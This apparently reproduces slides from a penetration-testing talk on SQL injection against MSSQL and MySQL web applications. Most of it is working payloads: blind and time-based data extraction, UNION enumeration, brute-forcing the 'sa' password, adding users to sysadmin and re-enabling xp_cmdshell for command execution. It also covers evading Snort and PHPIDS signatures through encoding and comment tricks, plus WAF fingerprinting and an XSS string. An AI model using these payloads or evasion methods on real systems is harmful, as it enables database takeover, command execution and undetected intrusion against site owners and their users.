[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 1, 1\)\) > 53](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 53)

5

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 1, 1\)\) > 52](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 52)

4

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 2, 1\)\) > 43](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 43)

+

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 2, 1\)\) > 45](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 45)

-

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 2, 1\)\) > 46](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 46)

.

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 3, 1\)\) > 51](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 51)

3

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 3, 1\)\) > 49](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 49)

1

[http://www.site.com/page.php?id=66 AND ORD\(MID\(\(VERSION\(\)\), 3, 1\)\) > 48](http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 48)

0

MID() Extract characters from a text field

retrieved version: 5.0.45



Basic SQLI Attack Methods

Time-Based Blind SQL Injection

`http://[site]/page.asp?id=1;waitfor+delay+'0:0:5';--`

See if it takes 5 seconds to return the page. If it does, then you can ask it questions.

`http://[site]/page.asp?id=1;if+not(substring((select+@@version),%,1)+<>+5)+waitfor+delay+'0:0:5';--`

Ask it if he is running SQL Server 2000

`http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:5'--`

Ask it if it's running as 'sa'

`http://[site]/page.asp?id=1;if+is_srvrolemember('sysadmin')+>+0+waitfor+delay+'0:0:5';--`

Ask it if the current user a member of the sysadmin group



SQL Injection In the Real World

In the real world exploiting SQL Injection can be difficult. More and more complex dynamic queries are being passed to backend DBs. Also, more and more people know not to run a database as 'sa', and they know to remove the xp_ stored procedures.

It's time to up your game.

- * Ugh...wtf
- * Privilege Escalation
- * Re-Enabling stored procedures
- * Obtaining an interactive command-shell



SQL Injection In the Real World

You know I always trip out on the fact that lil john is a millionaire and only has a vocabulary of "**YEAAAHHHHH**", and "**WUUUUHAAAATTTT**".

Here I am hacking into companies and I'm not even close. What am I doing wrong? Maybe I should trade in the shirt, tie, slacks, laptop for a mouth full of gold teeth, dreadlocks, baggy pants, 40 oz, and a phat blunt!!!!

meh..nah...I love hacking too much...**YEAAAAAAHHHHH**



UGGGGHHH....WTF??? (1)

<http://www.liljon.com/liljon.asp?lil='>

Gives the error:

Microsoft OLE DB Provider for SQL Server error '80040e14'

[http://www.liljon.com/liljon.asp?lil=71%20or%201=convert\(int,\(USER\)\)--](http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(USER))--)

Gives the error:

Microsoft OLE DB Provider for SQL Server error '80040e14'

Incorrect syntax near ').

Hmm....ok, so it doesn't like that right paren so let's add one more to the end of our query.

[http://www.liljon.com/liljon.asp?lil=71%20or%201=convert\(int,\(USER\)\)\)--](http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(USER)))--)

Gives the error:

Microsoft OLE DB Provider for SQL Server error '80040e07'

Conversion failed when converting the nvarchar value 'liljon' to data type int.

Now we know every injection from here on out will require the additional right paren....

@@servername()), @@version()), db_name()), etc....



UGGGGHHH....WTF??? (2)

<http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201-->

<http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2-->

Received error: The text, ntext, or image data type cannot be selected as DISTINCT.

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\)--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO')--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5,6--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5,6,7--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5,6,7,8--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8--)

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5,6,7,8,9--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8,9--)

Received error: Operand type clash: text is incompatible with int

[http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert\(text,'HELLO'\),4,5,6,7,8,null--](http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8,null--)

Tips:

1. Always use UNION with ALL because of image similiar non-distinct field types. By default union tries to get records with distinct.
2. Use NULL in UNION injections for most data type instead of trying to guess string, date, integer



Privilege Escalation

Step 1: Brute-Force the 'sa' password

`http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';sa';JOE','waitfor delay "0:0:50";select 1;');&a=1`

`http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';sa';joe','waitfor delay "0:0:50";select 1;');&a=1`

`http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';sa';j0e','waitfor delay "0:0:50";select 1;');&a=1`

Key point to remember is that we used time-based blind sqli to enumerate the sa account password length. This is a great aid in bruteforcing.



Privilege Escalation

Step 2: Add current user to admin group

`http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB',';'sa';'j0e','exec master..sp_addsrvrolemember "sa","sysadmin";select 1');&a=1`

Key point to remember is that we used time-based blind sqli to enumerate the sa account password length. This is a great aid in bruteforcing.



Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure

MSSQL Server 2000

[http://\[site\]/page.asp?id=1;select * from OPENROWSET\('SQLOLEDB','';'sa';'j0e','select 1;exec master..sp_dropextendedproc "xp_cmdshell";'\)&a=1](http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select 1;exec master..sp_dropextendedproc)

[http://\[site\]/page.asp?id=1;select * from OPENROWSET\('SQLOLEDB','';'sa';'j0e','select 1;DECLARE @result int,@OLEResult int,@RunResult int,@ShellID int EXECUTE @OLEResult=sp_OACreate "WScript.Shell",@ShellID OUT IF @OLEResult<>0 SELECT @result=@OLEResult IF @OLEResult<>0 RAISERROR\("CreateObject %0X",14,1,@OLEResult\) EXECUTE @OLEResult=sp_OAMethod @ShellID,"Run",Null,"ping -n 8 127.0.0.1",0,1IF @OLEResult<>0 SELECT @result=@OLEResult IF @OLEResult<>0 RAISERROR \("Run %0X",14,1,@OLEResult\) EXECUTE @OLEResult=sp_OADestroy @ShellID'\);&a=1](http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select 1;DECLARE @result int,@OLEResult int,@RunResult int,@ShellID int EXECUTE @OLEResult=sp_OACreate)

Remember to correctly identify the backend version as this step because MS SQL 2000 handle this differently than MS SQL 2005



Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure (What's really going on?)

```
select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select 1;
```

```
DECLARE @result int,@OLEResult int,@RunResult int,@ShellID int
```

```
EXECUTE @OLEResult=sp_OACreate "WScript.Shell",@ShellID OUT IF @OLEResult<>0
```

```
SELECT @result=@OLEResult IF @OLEResult<>0 RAISERROR("CreateObject%0X",14,1,@OLEResult)
```

```
EXECUTE @OLEResult=sp_OAMethod @ShellID,"Run",Null,"ping -n 8 127.0.0.1",0,1IF @OLEResult<>0
```

```
SELECT @result=@OLEResult IF @OLEResult<>0
```

```
RAISERROR ("Run %0X",14,1,@OLEResult) EXECUTE @OLEResult=sp_OADestroy @ShellID');&a=1
```



Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure

MSSQL Server 2005 (re-enabling xp_cmdshell)

[http://\[site\]/page.asp?id=1;select * from OPENROWSET\('SQLOLEDB','sa';'j0e','select 1;exec master..sp_configure "show advanced options",1;reconfigure;exec master..sp_configure "xp_cmdshell",1;reconfigure'\)&a=1](http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','sa';'j0e','select 1;exec master..sp_configure 'show advanced options',1;reconfigure;exec master..sp_configure 'xp_cmdshell',1;reconfigure')&a=1)

[http://\[site\]/page.asp?id=1;exec master..sp_configure 'show advanced options',1;reconfigure;exec master..sp_configure 'ole automation procedures',1;reconfigure;&a=1](http://[site]/page.asp?id=1;exec master..sp_configure 'show advanced options',1;reconfigure;exec master..sp_configure 'ole automation procedures',1;reconfigure;&a=1)



Not Getting Caught





Filter Evasion

I know that people often think this stuff is very black and white, cut and dry - but the simple truth with sql injection is sometimes you just have a gut feeling that you are looking at a vulnerable page.

You've tried a bunch of things but for some reason nothing seems to be working. You may be facing some sort of filtering. Maybe the developer has attempted to stop sql injection by only allowing alphanumeric characters as input.



Client-Side Filtering

The first thing that we want to do is determine if the filtering is client-side (ex: being done with javascript).

View source code and look for any parameters being passed to the website that may be filtered with javascript/vbscript and remove them

- Save the page locally and remove offending javascript/vbscript
or
- Use a local proxy (ex: Paros, WebScarab, Burp Suite)



Restrictive Blacklist

Server-side Alphanumeric Filter

[http://\[site\]/page.asp?id=2 or 1 like 1](http://[site]/page.asp?id=2 or 1 like 1)

Here we are doing an “or true,” although this time we are using the “like” comparison instead of the “=” sign. We can use this same technique for the other variants such as “and 1 like 1” or “and 1 like 2”

[http://\[site\]/page.asp?id=2 and 1 like 1](http://[site]/page.asp?id=2 and 1 like 1)

[http://\[site\]/page.asp?id=2 and 1 like 2](http://[site]/page.asp?id=2 and 1 like 2)



Signature Based IDS

The key to IDS/IPS evasion is knowing that there is one in place.

With an IPS you can use something like Active Filter Detection or you can try something REALLY noisy from another IP address to see if your IP gets blocked.

Depending of the scope of your engagement you may or may not really be able to identify when an IDS is in use because it's passive in nature.

I've honestly found this side of the house to be more proof-of-concept, and just having fun as opposed to something I've actually needed on assessments.



Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	\$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(72	48	H	104	68	h
9	09	Horizontal tab	41	29)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	
29	1D	Group separator	61	3D	=	93	5D]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□



Signature Based IDS (1)

Signature 1

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection attempt";
flow: to_server, established; content: "' or 1=1 --"; nocase; sid: 1; rev:1;)

Bypass Techniques:

[http://\[site\]/page.asp?id=2 or 2=2--](http://[site]/page.asp?id=2 or 2=2--)

[http://\[site\]/page.asp?id=2 or 1<2--](http://[site]/page.asp?id=2 or 1<2--)

[http://\[site\]/page.asp?id=2 or 1 like 1--](http://[site]/page.asp?id=2 or 1 like 1--)

[http://\[site\]/page.asp?id=2 /**/or /**/2/**/=/**/2--](http://[site]/page.asp?id=2 /**/or /**/2/**/=/**/2--)

....c'mon everyone name some more

Signature Negatives

- Having the ' in the signature will cause you to miss attacks that don't utilize the '
- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)

If this signature is so easily bypassed, what is it actually good for?

Answer:

It's great for automated tools and kiddies



Signature Based IDS (My Opinion)





Signature Based IDS (2)

Signature 2

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection attempt";
flow: to_server, established; pcre: **"/(and|or) 1=1 (\-|\\|*|\\#)/i"**; sid: 1; rev:2;)

Bypass Techniques:

http://[site]/page.asp?id=2 or 2=2%2D%2D

http://[site]/page.asp?id=2 or 1<2%2D%2D

http://[site]/page.asp?id=2 or 1 like 1%2D%2D

http://[site]/page.asp?id=2 //or /**/2/**/=/**/2%2D%2D**

....c'mon everyone name some more

Signature Negatives

- 1=1 is not the only way to create a query that returns "true" (ex: 2=2, 1<2, etc)
- Comments like pretty much anything else can be represented in other encoding type (ex: (%2D%2D = --)
- It is possible to attack an sql injection vulnerability without using comments

If this signature is so easily bypassed, what is it actually good for?

Answer:

Again, it's great for automated tools and kiddies



Signature Based IDS (3-5)

Signature 3-5

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection SELECT statement"; flow: to_server, established; pcre: "/select.*from.*(\-|\\|\\#)/i"; sid: 2; rev: 1;)

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection UNION statement"; flow: to_server, established; pcre: "/union.*(\-|\\|\\#)/i"; sid: 3; rev: 1;)

Bypass Techniques:

[http://\[site\]/page.asp?id=2 or 2 in \(%73%65%6C%65%63%74%20%75%73%65%72\)%2D%2D](http://[site]/page.asp?id=2 or 2 in (%73%65%6C%65%63%74%20%75%73%65%72)%2D%2D)

[http://\[site\]/page.asp?id=2 or 2 in \(select user\)--](http://[site]/page.asp?id=2 or 2 in (select user)--)

[http://\[site\]/page.asp?id=-2 %55%4E%49%4F%4E%20%41%4C%4C%20%73%65%6C%65%63%74%201,2,3,\(%73%65%6C%65%63%74%20%75%73%65%72\),5,6,7%2D%2D](http://[site]/page.asp?id=-2 %55%4E%49%4F%4E%20%41%4C%4C%20%73%65%6C%65%63%74%201,2,3,(%73%65%6C%65%63%74%20%75%73%65%72),5,6,7%2D%2D)

[http://\[site\]/page.asp?id=-2 UNION ALL select 1,2,3,\(select user\),5,6,7--](http://[site]/page.asp?id=-2 UNION ALL select 1,2,3,(select user),5,6,7--)

....c'mon everyone name some more

Signature Negatives

- Although sigs 3-5 are much better, they don't consider the attacker may use different encoding types such as hex



Signature Based IDS (6-7)

Signature 6

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection SELECT statement"; flow: to_server, established; pcre:"/(s|%73)(e|%65)(l|%6C)(e|%65)(c|%63)(t|%74).*(f|%66)(r|%72)(o|%6F)(m|%6D).*(\\-|\\V*|\\#)/i"; sid: 2; rev2;)

Signature 7

alert tcp any any -> \$HTTP_SERVERS \$HTTP_PORTS (msg: "SQL Injection SELECT statement"; flow: to_server, established; pcre:"/(s|%73|%53)(e|%65|%45)(l|%6C|%4C)(e|%65|%45)(c|%63|%43)(t|%74|%45).*(f|%66|%46)(r|%72|%52)(o|%6F|%4F)(m|%6D|%4D).*(\\-|\\V*|\\#)/i"; sid: 2; rev: 3;)

At least signature 7 takes into account case sensitivity with hex encoding.

But.....

There are always other encoding types that the attacker can use...

Practice Your Kung Fu: PHPIDS



[Index](#) [News](#) [Downloads](#) [FAQ](#) [Forum](#) [Demo](#) [Trac](#) [Contact 8](#)

Smoketest

' or 1 in convert(int(select user))--

- ☐ Harmless HTML is allowed
☐ Input is JSON encoded

Send

found injection: ' or 1 in convert(int(select user))=1--

rule: (?=\s*\d*\.\d*\.\d*\.\d*)|(?=[|&]{2,}\s*)|(?=!\\d+\\.\\d*"?)"|(?:
rule-description: Detects common XSS concatenation patterns 2/2
impact: 4

rule: (?--[^\n]*\$)|(?:\<!-->)|(?:\V*\V)|(?:(?:[W\d]#|---|{)}\$)|(?:
rule-description: Detects common comment types
impact: 3

rule: (?:\x(?:23|27|3d))|(?:\.?"\$)|(?:\.?"\."+(?<!\V*))|(?:(?:^[^\V]*
rule-description: Detects classic SQL injection probings 1/2
impact: 6

rule: (?:"\s*\."+(?:or|id)\V*\d)|(?:\^")|(?:\^[w\s"-]+(?<=and\s)(?<=
rule-description: Detects classic SQL injection probings 2/2
impact: 6

rule: (?:\{2,\}\+\{2,\}:\{2,\})|(?:\{2,\}\+\{2,\}:)|(?:\{3,\}\+\+\{2,\})|(?:\V
rule-description: Detects unknown attack vectors based on PHPIDS Centrifuge detection
impact: 7

PHPIDS Centrifuge data
ratio
3.3
threshold
3.49

Overall impact: 26



[Index](#) [News](#) [Downloads](#) [FAQ](#) [Forum](#) [Demo](#) [Trac](#) [Contact & C](#)

Smoketest

' or 1 in (select user))--

- ☐ Harmless HTML is allowed
☐ Input is JSON encoded

Send

found injection: ' or 1 in (select user))--

rule: (?--[^\n]*\$)|(?:\<!-->)|(?:\V*\V)|(?:(?:[W\d]#|---|{)}\$)|(?:
rule-description: Detects common comment types
impact: 3

rule: (?:\x(?:23|27|3d))|(?:\.?"\$)|(?:\.?"\."+(?<!\V*))|(?:(?:^[^\V]*
rule-description: Detects classic SQL injection probings 1/2
impact: 6

rule: (?:"\s*\."+(?:or|id)\V*\d)|(?:\^")|(?:\^[w\s"-]+(?<=and\s)(?<=
rule-description: Detects classic SQL injection probings 2/2
impact: 6

rule: (?:\{2,\}\+\{2,\}:\{2,\})|(?:\{2,\}\+\{2,\}:)|(?:\{3,\}\+\+\{2,\})|(?:\V
rule-description: Detects unknown attack vectors based on PHPIDS Centrifuge detection
impact: 7

PHPIDS Centrifuge data
ratio
2.875
threshold
3.49

Overall impact: 22

Practice Your Kung Fu: PHPIDS

[Index](#)[News](#)[Downloads](#)[FAQ](#)[Forum](#)[Demo](#)[Trac](#)[Contact & Support](#)

Smoketest

`%27%20or 1 in (select user))%2D%2D`

☐ Harmless HTML is allowed

☐ Input is JSON encoded

Send

Nothing suspicious was found!

HTML injection

a href and onclick doublequoted [click](#)

a href and onclick singlequoted [click](#)

a href and onclick no quotes [click](#)

script tags

`%27%20or 1 in (select user))%2D%2D`



Signature Based IDS

The real trick for each of these techniques is to understand that this is just like IDS evasion in the service based exploitation side of the house.

You have to make sure that your attack actually works. It's easy to bypass an IDS, but you can just as easily end up with your attack bypassing the IDS, but not working at all.

With this in mind you can mix/match the IDS evasion tricks - it's just a matter of understanding the regex in use.

```
http://[site]/page.asp?id=2%20or%202%20in%20(/IDS*/%73/evasion*/%65/is*/%6C/easy*/%65/just*/%63/ask*/%74/j0e*/%20%75/to*/%73/teach*/%65/you*/%72/how*/)%2D%2D
```

What is passed to the db

```
http://[site]/page.asp?id=2 or 2 in (select user)--
```

in comments ("IDS evasion is easy just ask j0e to teach you how")



Identifying Web Application Firewalls

WAFs are surprisingly easy to detect?

Generally you just have to send 1 valid request, and one malicious request and diff the response.

Malicious tends to be any HTTP request that has a payload that contains things like:

' " < ? # - | ^ *



Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl

```
curl -i http://targetcompany.com/cmd.exe | grep "501 Method"
```

Netcat

```
$ (echo "GET /cmd.exe HTTP/1.1"; echo "Host: targetcompany.com"; echo) | nc targetcompany.com | grep "501 Method Not Implemented"
```

If the server responds with error code “**501 Method Not Implemented**” then it is running mod_security.

Curl

```
curl -i http://www.targetcompany.com/%27
```

HTTP/1.1 999 No Hacking

Server: WWW Server/1.1



Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Gary O'Leary-Steele

<http://packetstormsecurity.org/web/unicode-fun.txt>

```
[j0e@LinuxLaptop toolz]$ ruby unicode-fun.rb
```

```
Enter string to URL Unicode:<script>alert('XSS')</script>
```

```
%u003c%uff53%uff43%uff52%uff49%uff50%uff54%u003e%uff41%uff4c%uff45%uff52%uff54%uff08%u02b9%uff38%uff33%uff33%u02b9%uff09%u003c%u2215%uff53%uff43%uff52%uff49%uff50%uff54%u003e
```

Curl

```
curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
```

```
HTTP/1.1 404 Not Found
```

```
Date: Sat, 14 Mar 2009 19:13:10 GMT
```

```
Server: Apache
```



Identifying Web Application Firewalls

How can you determine if the target host has deployed a WAF?

Curl


```
curl -i http://www.targetcompany.com/3c%73%63%72%69%70%74%3e%61%6c  
%65%72%74%28%27%58%53%53%27%29%3c%2f%73%63%72%69%70%74%3e
```

HTTP/1.1 200 Condition Intercepted

